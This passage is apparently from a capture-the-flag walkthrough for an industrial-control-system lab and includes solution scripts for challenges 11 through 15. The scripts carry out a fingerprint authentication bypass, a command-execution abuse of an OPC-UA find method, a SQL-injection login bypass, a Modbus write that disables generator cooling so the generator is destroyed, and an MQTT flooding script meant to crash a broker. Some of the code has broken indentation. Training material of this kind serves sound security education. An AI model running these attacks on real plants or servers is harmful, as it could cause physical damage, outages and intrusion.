    - Participants must craft a payload with null values for each key of the fingerprint data, along with the username `SCADAmaster`.
5. **Bypassing the Authentication:**
    - The crafted payload with null values should be sent to the `authenticate-fingerprint` endpoint.
    - If done correctly, the system will respond positively due to its flawed authentication mechanism.
6. **Accessing the SCADA Machine:**
    - The successful authentication response includes a JWT token.
    - Participants must use this token to gain access to the SCADA machine's homepage.
7. **Exploring the SCADA Machine:**
    - With access granted, participants can explore the SCADA machine for the flag
8. **Flag Submission:**
    - The flag will be in the navbar of the webpage and should be formatted according to the respective specifications assigned to each team.
    - Participants submit the flag to complete the challenge.

Solution Script :

```python
import requests
import json

# Endpoint URL
url = "http://10.0.5.6:5000/authenticate_fingerprint"  # Replace with the actual URL if different

# NULL_FINGERPRINT
NULL_FINGERPRINT = [
      {"type": "ridge ending", "x": 0, "y": 0, "direction": 0},
      {"type": "bifurcation", "x": 0, "y": 0, "direction": 0},
      {"type": "short ridge", "x": 0, "y": 0, "direction": 0}
]

# Payload with username and NULL_FINGERPRINT
payload = {
      "username": "SCADAmaster",  # Replace with the actual username
      "fingerprint": NULL_FINGERPRINT
}

# Send POST request
response = requests.post(url, json=payload)
```

```
# Print response
print(f"Status Code: {response.status_code}")
print(f"Response Body: {response.json()}")
```

Challenge 12: Historian Access and Data Analysis

Objective:

Participants are tasked with using the flag from Challenge 11 to open new ports, access the historian at a specific IP, exploit a default password vulnerability, and analyze data in the OPC-UA server to extract a flag encoded in binary format from specific data points.

Steps:

1. **Flag Submission to Access Historian:**
   - Submit the flag from Challenge 11 to a designated page that points to the historian.
   - This action opens additional ports: 2222 (SSH), 4840 (OPC-UA), and 8086 (Historian access).
2. **Accessing the Historian:**
   - Navigate to `http://10.0.5.6:8086` to reach the login page of the historian.
   - Exploit a default password vulnerability to log in as the `scadamaster` user.
3. **Retrieving InfluxDB API Token:**
   - Inside the InfluxDB application, participants must locate an API token.
   - This token serves as the SSH password for port 2222, recently made accessible.
4. **SSH Access to Historian:**
   - Use the API token to SSH into the historian through port 2222.
   - Conduct thorough enumeration to discover two PEM files necessary for the next step.
5. **Accessing the OPC-UA Server:**
   - Utilize the PEM files to gain access to the OPC-UA server on port 4840.
   - Enumerate the server to understand the data it stores and to find the `ExecuteFind` UA method.
6. **Exploiting the ExecuteFind Method:**
   - Use the `ExecuteFind` method to search and retrieve the `flag.json` file from the server. Specifically, by using the ‘-name’ and ‘-exec’ flags of the find command
   - Analyze the file to find embedded flags.
7. **Analyzing Data for Flag Extraction:**
   - Participants must notice inconsistencies in data points, specifically where the temperature is above 70 but cooling is inactive.

    - By extracting the `mem_value` for each of these specific inaccurate data points, they will compile a binary string.
8. **Decoding the Binary String:**
    - Convert the binary string into ASCII to reveal the final flag.
9. **Flag Submission:**
    - Format the decoded flag according to the respective specifications assigned to each team.
    - Submit the flag to complete the challenge.

Solution Script :

Script to get the flag from the OPC-UA Server

```python
from opcua import Client, ua

# OPC-UA server connection details
opcua_url = "opc.tcp://localhost:4840"

# Connect to OPC-UA server
client = Client(opcua_url, timeout=600)
client.set_security_string("Basic256Sha256,SignAndEncrypt,cert.pem,key.pem")
client.connect()


try:
      # Get the reference to the Admin object and its method
      admin_object = client.get_objects_node().get_child(["2:Admin"])  # Adjust the path as needed
      execute_find_method = admin_object.get_child(["2:ExecuteFind"])  # Adjust as per actual NodeId

      # Parameters for the execute_find method
      directory = "/"
      action = "-exec"
      pattern = "flag.json"
      exec_command = "cat"

      args = [
      ua.Variant(directory, ua.VariantType.String),
      ua.Variant(action, ua.VariantType.String),
      ua.Variant(pattern, ua.VariantType.String),
      ua.Variant(exec_command, ua.VariantType.String),
      ]

      # Call the method
      result = admin_object.call_method(execute_find_method, *args)
      print(f"Method call result: {result}")
```

```
finally:
      # Close connection
      client.disconnect()
```

Script to extract flag from the json file:

```
import json

def extract_binary_data(json_filename):
      with open(json_filename, 'r') as file:
      data = json.load(file)

      binary_data = ''
      for record in data:
      if record['temperature'] > 70 and record['cooling'] == 'off':
            binary_data += str(record['mem_key'])

      return binary_data

json_filename = 'flag.json'
extracted_binary = extract_binary_data(json_filename)
print("Extracted Binary Data:", extracted_binary)
```

Challenge 13: Camera Access and Data Analysis

Objective:

Participants must use the flag from Challenge 12 to access a camera endpoint, revealing views of a power plant. The challenge involves switching between different views and employing various methods, including SQL injection and observational skills, to unlock parts of the flag.

Steps:

1. **Accessing the Camera Endpoint:**
   - Use the flag from Challenge 12 as the first password to access the camera at `http://10.0.5.6:34343`.
   - This will display a live feed of a power plant's premises.
2. **Exploring Camera Views:**
   - Click on the buttons above the camera feed to switch views.
   - The first switch shows the boilers, and the second shows the generator.
3. **Analyzing Exfiltrated Data for Hints:**
   - Refer to previously exfiltrated data, which contains hints for passwords and methods to access the other camera views.

    - One hint suggests that a view uses database authentication, hinting at the possibility of SQL injection.
4. **Unlocking the Generator View:**
    - Try an SQL injection on the generator's authentication page.
    - Use the payload `' OR '1'='1` to bypass the authentication.
    - Upon successful injection, the generator view will be unlocked, revealing part of the flag.
5. **Identifying Josh's Car:**
    - In the parking lot view, participants must identify Josh's car, a Yellow Toyota Supra which can be identified from the Car invoice in data exfiltrated from Josh.
    - The car's number plate, visible through the camera, serves as the password for the boiler camera.
6. **Accessing the Boiler View:**
    - Enter the car's number plate as the password to access the boiler area camera.
    - This will reveal the boiler area and the other part of the flag.
7. **Flag Compilation and Submission:**
    - Combine the parts of the flag obtained from the generator and boiler views.
    - Format the complete flag as per the respective specifications assigned to each team.
    - Submit the flag to complete the challenge.

Challenge 14: PLC Manipulation and Observational Analysis

Objective:

Participants are tasked with enumerating a subnet to find and manipulate a PLC (Programmable Logic Controller) that regulates the cooling system of a generator. By altering the PLC settings and observing the consequences via the camera, participants will reveal the flag.

Steps:

1. **Subnet Enumeration:**
    - Conduct a network scan on the subnet `172.17.0.1`, where the historian and other machines are located.
    - Identify a machine with an open port 502, indicating the presence of a PLC.
2. **Creating a Modbus Client:**
    - Participants must create a Modbus client to connect to the PLC on port 502.
    - This step involves using network tools and protocols specific to PLC communication.
3. **Enumerating PLC Data:**
    - Once connected, perform detailed enumeration of the data within the PLC.
    - Correlate the PLC data with the observations from the generator camera feed to understand how the PLC controls the cooling system.

4. **Identifying the Relevant Data:**
    - Through careful observation of the generator camera, determine that the cooling system activates at 70 degrees.
    - Find the PLC holding register that contains the value 70, which regulates this threshold.
5. **Manipulating the Cooling System Threshold:**
    - Alter the PLC setting by changing the threshold value in the holding register to a much higher number.
    - This manipulation will prevent the cooling system from activating at the correct temperature.
6. **Observing the Consequences:**
    - Monitor the generator camera to observe the effects of the altered PLC settings.
    - As the temperature reaches 150 degrees, a destructive event will occur, damaging the generator and revealing the challenge flag.
7. **Flag Retrieval and Submission:**
    - Capture the flag revealed through the camera feed after the generator incident.
    - Format the flag as per the respective specifications assigned to each team.
    - Submit the flag to complete the challenge.

Solution Script:

```
from pymodbus.client.sync import ModbusTcpClient as ModbusClient
from pymodbus.exceptions import ConnectionException
import logging

# Configure logging
logging.basicConfig()
log = logging.getLogger()
log.setLevel(logging.DEBUG)

HOST = '172.17.0.3'
PORT = 502
REGISTER_ADDRESS = 0
NEW_VALUE = 200  # Replace with the new value you want to write to the register

# Create a Modbus TCP client
client = ModbusClient(HOST, port=PORT)

try:
      # Connect to the Modbus server
      if client.connect():
            print("Connected to Modbus Server")

      # Write to a holding register
      write_result = client.write_register(REGISTER_ADDRESS, NEW_VALUE)
      if write_result.isError():
            print(f"Error writing to register: {write_result}")
      else:
            print(f"Written to register {REGISTER_ADDRESS}:
{NEW_VALUE}")

      else:
      print("Failed to connect to Modbus Server")

except ConnectionException as e:
      print(f"Error connecting to Modbus server: {e}")

finally:
      # Close the connection
      client.close()
      print("Modbus client connection closed")
```

Challenge 15: DDoS Attack on MQTT Server

Objective:

For the final challenge, participants are required to execute a Distributed Denial of Service (DDoS) attack on an MQTT server located in the 172.17.0.1 network. This involves creating an MQTT client script to generate excessive subscription and publishing traffic, ultimately leading to the server's shutdown. The flag will be revealed through the CCTV camera from Challenge 13.

Steps:

1. **Identifying the MQTT Server:**
    - Conduct network enumeration within the `172.17.0.1` subnet to locate the MQTT server.
    - Confirm the server's presence and identify its specific IP address and port.
2. **Creating an MQTT Client Script:**
    - Participants must develop a script that acts as an MQTT client.
    - The script should be capable of establishing numerous connections to the MQTT server.
3. **Generating High Traffic:**
    - The script should be designed to create a large volume of subscription and publishing requests to the MQTT server.
    - The goal is to overload the server with more traffic than it can handle, leading to a shutdown.
4. **Executing the DDoS Attack:**

- Run the MQTT client script to initiate the DDoS attack.
- Monitor the server's response to ensure that the traffic is effectively overloading and shutting it down.

5. **Observing the CCTV Camera Feed:**
   - While executing the DDoS attack, participants should keep an eye on the CCTV camera feed from Challenge 13.
   - The shutdown of the MQTT server will trigger an event that reveals the final challenge flag in the camera feed.
6. **Flag Retrieval and Submission:**
   - Once the flag appears in the CCTV feed, participants must capture it.
   - Format the flag according to the respective specifications assigned to each team.
   - Submit the flag to complete the final challenge.

```
import paho.mqtt.client as mqtt
import threading
import time
import random
import string

MQTT_BROKER = "172.17.0.2"
MQTT_PORT = 1883
CLIENT_COUNT = 100
MESSAGE_RATE = 0.01
server_up = True  # Shared variable to track server status

def generate_random_topic():
      return 'random/' + ''.join(random.choices(string.ascii_lowercase +
string.digits, k=8))

def on_disconnect(client, userdata, rc):
      global server_up
      if rc != 0:  # Unexpected disconnection
           server_up = False
           print("Success! The MQTT server appears to be down.")

def publish_messages(client_id):
      global server_up
      client = mqtt.Client(f"Client_{client_id}")

      client.on_disconnect = on_disconnect

      try:
          client.connect(MQTT_BROKER, MQTT_PORT, 60)
      except Exception as e:
          print(f"Failed to connect client {client_id}: {e}")
          return

      random_topic = generate_random_topic()
      while server_up:
           message = f"Data from client {client_id}"
           client.publish(random_topic, message)
           time.sleep(MESSAGE_RATE)
           client.disconnect()

def main():
      threads = []
      for i in range(CLIENT_COUNT):
          thread = threading.Thread(target=publish_messages, args=(i,))
          thread.start()
          threads.append(thread)

      for thread in threads:
          thread.join()

if __name__ == "__main__":
      main()
```